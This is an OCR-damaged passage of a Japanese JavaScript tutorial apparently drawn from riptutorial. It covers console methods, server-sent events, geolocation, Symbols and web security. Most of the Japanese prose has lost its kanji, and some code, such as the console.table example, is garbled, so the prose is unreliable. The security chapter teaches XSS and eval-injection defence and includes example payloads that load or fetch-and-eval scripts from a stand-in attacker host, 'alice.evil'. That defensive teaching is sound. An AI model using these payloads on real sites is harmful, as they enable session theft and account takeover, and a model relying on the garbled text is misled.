
インデックス	
"foo"	"バー"

インデックス	
"バ—"	"baz"

"personId"124、 "name" "Amelia"var personArr = {{"personId"123、 "name" "Jhon"、 "city" "Melbourne"、 "phoneNo" "1234567890"「」「」「パ—ス」、「」「1234567890」}、「」「シドニ—」、「」「1234567890」}、「personId」125、「」「エミリ—」、 {"personId"126、 "name" "Abraham"、 "city" "Perth"、 "phoneNo" "1234567890"}];

console.tablepersonArr、['name'、 'personId'];

のような



ロギングにスタックトレースをめる - console.trace

```
function foo() {
  console.trace('My log statement');
}

foo();
```

これはコンソールにされます

```
My log statement       VM696:1
```

```
  foo                  @ VM696:1
  (anonymous function) @ (program):1
```

じスタックトレースがErrorオブジェクトのプロパティとしてアクセスであることがわかっている
は、なはです。これはやフィードバックのにちます。

```
var e = new Error('foo');
console.log(e.stack);
```

ブラウザのデバッグコンソールへの

なメッセージをするために、ブラウザのデバッグコンソールをすることができます。このデバッ
グやWebコンソールは 、ブラウザほとんどのブラウザでF12キー -については、のをでくことがで
き、 logのconsoleオブジェクトはのようにしてびすことができますJavascriptを

```
console.log('My message');
```

Enterキーをすと、 My messageがデバッグコンソールにMy messageれMy message。

---

console.log()は、のスコープでなののとでびすことができます。のが1にされ、そのにさなスペー
スがあります。

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

logメソッドはデバッグコンソールにのようにされます

```
['string']  1  Object { test: 1 }  Window { /* truncated */ }
```

ののに、 console.log()は、、オブジェクト、、などののをうことができます。

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

ディスプレイ

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

れにされたオブジェクトはりたたまれています

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

ディスプレイ

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

`Date`オブジェクトや`function`などののは、々にされることがあります。

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

ディスプレイ

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

そのの

`log`メソッドにえて、のブラウザものメソッドをサポートしています。

- `console.info` - されたまたはオブジェクトのにさなアイコンがされます。
- `console.warn` - さなアイコンがにされます。のブラウザでは、ログのがです。
- `console.error` - さなアイコン⊗がにされます。のブラウザでは、ログのがです。
- `console.timeStamp` - のとされたをしますが、です

  ```
  console.timeStamp('msg');
  ```

  ディスプレイ


  ```
  00:00:00.001 msg
  ```

- `console.trace` - のスタックトレースをするか、グローバルスコープでびされたは`log`メソッドとじをします。

  ```
  function sec() {
     first();
  }
  function first() {
     console.trace();
  }
  sec();
  ```

  ディスプレイ

  ```
  first
  sec
  (anonymous function)
  ```



のは、Chromeバージョン56の`timeStamp`くすべてのをしています。

これらのメソッドは`log`メソッドとにし、なるデバッグコンソールではなるやでレンダリングすることがあります。

のデバッガでは、々のオブジェクトをさらにするには、されたテキストをクリックするか、それぞれのオブジェクトプロパティをするさな▸をクリックします。これらのりたたまれているオブジェクトのプロパティは、ログでいたりじたりできます。このについては、 `console.dir`をしてください`console.dir`

- console.time

`console.time()`は、コードのタスクのをするためにできます。

`console.time([label])`びすと、しいタイマーがされます。 `console.timeEnd([label])`がびされると、の`.time()`びしがされてロギングされてからのミリ`.time()`。 このにより、の`.time()`びしがわれてからのをするために、じラベルで`.timeEnd()`びすことができます。

1

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

されます

```
response in: 774.967ms
response in: 1402.199ms
```

2

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

されます

```
Loop time: 40.716ms
```

カウント - console.count

`console.count([obj])`は、としてえられたオブジェクトのにカウンタをきます。このメソッドがびされるたびに、カウンタがしますの､､はです。きのラベルは、のにってデバッグコンソールにされます。

```
[label]: X
```

`label`はとしてされたオブジェクトのをし、`X`はカウンタのをします。

がとしてされていても、オブジェクトのはにされます。

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');
```

ディスプレイ

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

のは`Number`オブジェクトにされます。

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

ディスプレイ

```
42.3: 1
42.3: 2
42.3: 3
```

はにグロ―バル$_{Function}$オブジェクトをします

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

ディスプレイ

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

のオブジェクトは、するオブジェクトのにけられたのカウンタをします。

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

ディスプレイ

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
```

```
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

のまたはがない

デバッグコンソールで**count**メソッドをにしているにがされていないは、パラメータとしてのがされます。

```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

アサーションによるデバッグ - console.assert

アサーションが`false`、エラーメッセージをコンソールにきみ`false`。それの、アサーションが`true`、これはもしません。

```
console.assert('one' === 1);
```

アサーションのにのをすることができます。これらのは、アサーションが`false`にのみされるやそののオブジェクトです。

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
undefined
>
```

`console.assert`は`AssertionError` Node.jsをくをスローしません `console.assert`つまり、このメソッドはほとんどのテストフレームワークとがなく、したアサーションでコードのがしません。

コンソールのフォーマット

コンソールのメソッドのくは、 `%`トークンをしてCのようなフォーマットもできます 。

```
console.log('%s has %d points', 'Sam', 100);
```

ディスプレイ `Sam has 100 points`ます。

Javascriptののなリストはのとおりです。

`%s`	をとしてフォーマットします。
`%i`または`%d`	をでフォーマットします。
`%f`	をとしてフォーマットします。
`%o`	をなDOMとしてフォーマットします。
`%O`	をなJavaScriptオブジェクトとしてフォーマットします。
`%c`	2のパラメータでされたにCSSスタイルルールをします。

なスタイリング

のにCSSフォーマット `%c` がかれている、printメソッドはそののフォーマットをきめかくできるCSSルールをつ2のパラメータをけります。

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

ディスプレイ

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```

Hello world!

の`%c`フォーマットをすることはです

- `%c`のには、printメソッドのするパラメータがあります。
- そのじにCSSルールをするがないは、このパラメータはemtpyです。
- 2`%c`フォーマットがされた、1にま`%c` と2 のサブストリングは、それらのルールは、それぞれのの2および3のパラメータでしたであろう。
- 3`%c`フォーマットがされ、その、1は 、2 と3 のストリングは、それらのルールはそうでそれぞれ2 、3 と4 のパラメータでされ、そしてっています...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaing substring
);
```

ディスプレイ

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", "/* no CSS rule */");
  Hello World!!
```

グループをしてをげする

はのでデバッグコンソールのりたたみなグループにされ、まれます。

- `console.groupCollapsed()` このメソッドがびされたにされるすべてのエントリをするために、ボタンでできるりたたまれたエントリのグループをします。
- `console.group()` このメソッドがびされたにエントリをにするためにりたたむことができるされたエントリのグループをします。

のをして、エントリのをできます。

- console.groupEnd のグループをし、このメソッドがびされたにグループにしいエントリがされるようにします。

グループをカスケードして、のされたまたはりたたみなレイヤーをにすることができます。

```
> 3
< 3
> console.group()
▼ console.group
    < undefined
    > 2
    < 2
    > console.groupCollapsed()
    ▶ console.groupCollapsed
    < undefined
    > 0
    < 0
    > console.groupEnd()
< undefined
>
```

= Collapsed group expanded =>

```
> 3
< 3
> console.group()
▼ console.group
    < undefined
    > 2
    < 2
    > console.groupCollapsed()
    ▼ console.groupCollapsed
        < undefined
        > 1
        < 1
        > console.groupEnd()
    < undefined
    > 0
    < 0
    > console.groupEnd()
< undefined
>
```


コンソールのクリア - console.clear

`console.clear()`メソッドをしてコンソールウィンドウをクリアすることができます。これにより、にされたすべてのメッセージがコンソールでされ、ので「コンソールがされました」などのメッセージがされることがあります。

にオブジェクトとXMLをする - console.dir、console.dirxml

`console.dir(object)`は、されたJavaScriptオブジェクトのプロパティのリストをします。は、オブジェクトのをできるをむリストとしてされます。

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```



`console.dirxml(object)`は、であればobjectののXMLをし、そうでないはJavaScriptをします。びし`console.dirxml()` HTMLとXMLにすることはびすこととである`console.log()`。

1

```
console.dirxml(document)
```

2

```
console.log(document)
```

3

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

オンラインでコンソールをむ https://riptutorial.com/ja/javascript/topic/2288/コンソール

31: サーバーイベント

- しいEventSource "api / stream";
- eventSource.onmessage = functionevent{}
- eventSource.onerror = functionイベント{};
- eventSource.addEventListener = function、コールバック、オプション{};
- eventSource.readyState;
- eventSource.url;
- eventSource.close;

Examples

サーバーへのイベントストリームの

`EventSource`オブジェクトをして、したサーバーイベントをリッスンするようにクライアントブラウザーをできます。コンストラクタに、サーバーのイベントにクライアントをサブスクライブするサーバーのAPIのenpointへのパスのをすがあります。

```
var eventSource = new EventSource("api/my-events");
```

イベントにはされてされるがけられており、イベントごとにをくようにリスナーをするがあります。デフォルトのイベントは`message`あり、それをくにはなイベントリスナー、 `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

のは、サーバーがイベントをクライアントにプッシュするたびにされます。データは`text/plain`としてされ`text/plain`。 JSONデータをするは、するがあります。

イベントストリームをじる

サーバーへのイベントストリームは、 `EventSource.close()`メソッドをしてじることができます

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

`.close()`メソッドは、ストリームがすでにじられているはもいません。

イベントリスナーを**EventSource**にバインドする

イベントリスナーを`EventSource`オブジェクトにバインドして、 `.addEventListener`メソッドをしてさまざまなイベントチャネルをリスンすることができます。

EventSource.addEventListenernameString、コールバックFunction、[options]

name サーバーがイベントをしているチャネルのにする。

コールバック コールバックは、チャネルにバインドされたイベントがされるたびにされます 。このは、 `event` をとしてします。

options イベントリスナーのをけるオプション。

のは、サーバーからのハートビート・イベント・ストリームをしています。 サーバーは`heartbeat`チャネルでイベントをします。このルーチンは、イベントがけれられたときににされます。

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

オンラインでサーバーイベントをむ https://riptutorial.com/ja/javascript/topic/5781/サーバーイベント

32: ジオロケーション

- navigator.geolocation.getCurrentPosition *successFunc* 、 *failureFunc*
- navigator.geolocation.watchPosition *updateFunc* 、 *failureFunc*
- navigator.geolocation.clearWatch *watchId*

Geolocation APIは、とでされるクライアントのをします。しかし、そのをることにするのはユーザーのです。

このAPIは、W3C ジオロケーションAPIでされています 。のをし、イベントのジオフェンシング/トリガーをにするためのがされているが、くされていない。

ブラウザがGeolocation APIをサポートしているかどうかをするには

```
if(navigator.geolocation){
    // Horray! Support!
} else {
    // No support...
}
```

Examples

ユーザーのとをする

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
"°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

よりわかりやすいエラーコード

ジオロケーションがした、コールバックは`PositionError`オブジェクトをけります。オブジェクトは、まれる`code`のがあります`1` 、 `2` 、または`3` 。これらののそれぞれは、なるのエラーをします。の`getErrorCode()`はのとして`PositionError.code`をとり、したエラーののをします。

```
var getErrorCode = function(err) {
```

```
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

これは`geolocationFailure()`ようにできます

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

ユ―ザ―のがされたときにをする

また、ユ―ザ―ののなをけることもできます。たとえば、モバイルデバイスをしているにします。のにうのはになので、にこのをめるとデ―タのをしてください。

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

なをにするには

```
navigator.geolocation.clearWatch(watchId);
```

オンラインでジオロケ―ションをむ https://riptutorial.com/ja/javascript/topic/269/ジオロケ―ション

33: シンボル

- シンボル
- シンボル
- Symbol.toString

ECMAScript 2015の19.4シンボル

Examples

シンボルプリミティブの

`Symbol`はES6のしいプリミティブです。シンボルはにプロパティキーとしてされ、そのなの1つは、じをっていても、ユニークであるということです。つまり、`symbol`や`string`あるのプロパティキーとのをこすことはありません。

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

このでは、`console.log`のは`ABC`ます。

きシンボルはのようにすることもできます

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

これらのはそれぞれであり、きすることはできません。

プリミティブシンボルのにオプションのパラメータ`(description)`すると、デバッグにはできますが、シンボルにはアクセスできません`Symbol.for()`グローバルシンボルの/のについては`Symbol.for()`をしてください。

シンボルをにする

のほとんどのJavaScriptオブジェクトとはなり、をするとき、シンボルはににされません。

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

そのわりに、にじてににするがありますたとえば、デバッグメッセージでできるシンボルのテキストをするには`toString`メソッドまたは`String`コンストラクタをするがあります。

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Symbol.forをしてグロ―バルなシンボルをする

`Symbol.for`メソッドをすると、グロ―バルシンボルをでおよびルックアップできます。されたキ―でにびされると、しいシンボルがされ、レジストリにされます。

```
let a = Symbol.for('A');
```

`Symbol.for('A')`をびすと、しいシンボルのわりにじシンボルがされます `Symbol('A')`とはに、じをつユニ―クなシンボルがたにされます`Symbol('A')`。

```
a === Symbol.for('A') // true
```

しかし

```
a === Symbol('A') // false
```

オンラインでシンボルをむ https://riptutorial.com/ja/javascript/topic/2764/シンボル

34: セキュリティの

き

これは、XSSやevalインジェクションのようななJavaScriptのセキュリティのまりです。このコレクションには、これらのセキュリティをするもまれています。

Examples

されたクロスサイトスクリプティングXSS

ジョ—がログオンしたり、のをたり、あなたのアカウントにしたりできるウェブサイトをしているとしましょう。

ユ—ザ—がそのウェブサイトをするたびに、 `https://example.com/search?q=brown+puppies` リダイレクトされ`https://example.com/search?q=brown+puppies` 。

ユ—ザ—のがもしないは、のにってメッセ—ジがされます。

> あなたの の 、もしませんでした。する。

バックエンドでは、のようなメッセ—ジがされます。

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
again.";
}
```

しかし、アリスが`<h1>headings</h1>`すると、はこれをします

> あなたの
>
> ## し
>
> はもしませんでした。する。


のHTML

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Aliceが`<script>alert(1)</script>`すると、のようにされます。

> あなたのはもしませんでした。する。

そして



アリスは`<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies`を`<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies`ためにし、のアドレスバーにリンクをコピーし、メールのBobより

> ボブ、
>
> かわいいをすると、もこりません

ボリスがのアカウントにログオンしているに、アリスよりもしてボブにスクリプトをさせます。

---

1. がつからないにをすに、すべてのをエスケープしてします。
2. がつからないは、をさないでください。
3. のドメインからのアクティブなコンテンツのみをするコンテンツセキュリティポリシーをする

なクロスサイトスクリプティングXSS

Bobがユーザーがプロフィールをパーソナライズできるソーシャルウェブサイトをしているとします。

アリスはボブのウェブサイトにき、アカウントをしてのプロフィールにきます。はのプロフィールのを`I'm actually too lazy to write something here.`します`I'm actually too lazy to write something here.`

がのプロフィールをると、このコードはサーバーでされます

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

このHTMLの

```
<div>I'm actually too lazy to write something here.</div>
```

アリスよりものプロフィールのを`<b>I like HTML</b>`ます。がのプロフィールをて、るのではなく

<b> HTMLがきです</ b>

はる

はHTMLがきです

その、アリスはのプロフィールを

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

かがプロフィールをれるたびに、アカウントとしてログオンしている、BobのWebサイトでAliceのスクリプトがされます。

---

1. プロファイルなどのエスケープアングルブラケット
2. プロファイルのをプレーンテキストファイルにし、その、 `.innerText` てをするスクリプトをしてします
3. のドメインからのアクティブなコンテンツのみみをするコンテンツセキュリティポリシーをする

JavaScriptのリテラルからのなクロスサイトスクリプティング

Bobがパブリックメッセージをできるサイトをしているとします。

メッセージはのようなスクリプトでみまれます。

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

`addMessage`は、されたメッセージをDOMにします。ただし、XSSをするために、 されたメッセージのHTMLはエスケープされます。

スクリプトはのようにサーバーでされます 。

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

だから、アリス`My mom said: "Life is good. Pie makes it better. "` 。 メッセージをプレビューするときよりも、メッセージをるわりに、コンソールにエラーがされます。

```
Uncaught SyntaxError: missing ) after argument list
```

どうしてされるスクリプトはのようになります。

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

これはエラーです。アリスポストより

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

されたスクリプトはのようになります。

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

これは`I like pie`メッセージ`I like pie`しますが、 かが**Bob**のサイトに **`https://alice.evil/js_xss.js`**たびに**`https://alice.evil/js_xss.js`** ダウンロードしてし **`https://alice.evil/js_xss.js`**。

---

1. されたメッセージをJSON.stringifyにします。
2. スクリプトをにするわりに、スクリプトによってでりされるすべてのメッセージをむプレーンテキストファイルをします
3. のドメインからのアクティブなコンテンツのみをするコンテンツセキュリティポリシーをする

ののスクリプトがあなたのウェブサイトやそのをつけることがある

なスクリプトがサイトにをぼすとわないはっています。のあるスクリプトがをすることができるのかをにします。

1. できないように DOMからをする
2. ユーザーのセッションCookieをみ、スクリプトがログインしてすることをにする
3. の "あなたのセッションはれです。ログインしてください。" ユーザーのパスワードをスクリプトにするメッセージ。
4. そのWebサイトにアクセスするたびにのあるスクリプトをするのあるサービスワーカーをします。
5. スクリプトににアクセスするサイトにアクセスするためにユーザーがおをうようするのをく。

XSSがあなたのウェブサイトとそのにをぼさないとはわないでください。

Evaled JSON injection

かがBobのウェブサイトのプロフィールページにアクセスするたびに、のURLがされるとしましょう

```
https://example.com/api/users/1234/profiledata.json
```

このようなで

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

そのデータがおよびされるよりも

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

いよね う。

かのが`Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.`のはどうなりますか

`Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.`

```
{
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
}
```

そして、これは`eval`されるでしょう

```
({
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
})
```

それがだとわないは、それをコンソールにりけ、がこるかをてください。

- **JSON**をするには、evalのわりに**JSON.parse**をします。には、evalをせず、ユーザーができるものでevalをしないでください。 Eval はしいコンテキストをし、 パフォーマンスヒットをします 。
- にエスケープ"と\ JSONでそれをくに、ユーザデータであなただけした。 " 、これがこるより

  ```
  Hello! \"});alert(1);({
  ```

  される

  ```
  "Hello! \\"});alert(1);({"
  ```

おっとっと。 \と"をエスケープするか、JSON.parseだけをしてください。

オンラインでセキュリティのをむ https://riptutorial.com/ja/javascript/topic/10723/セキュリティの

35: セッターとゲッター

き

セッターとゲッターは、それらが/されたときにをびすオブジェクトプロパティです。

オブジェクトプロパティは、ゲッターとのをにすることはできません。ただし、オブジェクトプロパティは、セッターとゲッターのをにできます。

Examples

しくされたオブジェクトにセッター/ゲッターをする

JavaScriptでは、オブジェクトリテラルでgetterとsetterをできます。ここにがあります

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

`date.date`プロパティにアクセスすると、`2017-02-27`がされます。 `date.date = '2018-01-02'`をするとsetterがびされ、をして`date.year = '2018'`、 `date.month = '01'`、および`date.day = '02'`ます。 ってフォーマットされた `"hello"` をそうとするとエラーがします。

Object.definePropertyをしたセッター/ゲッターの

```
var setValue;
var obj = {};
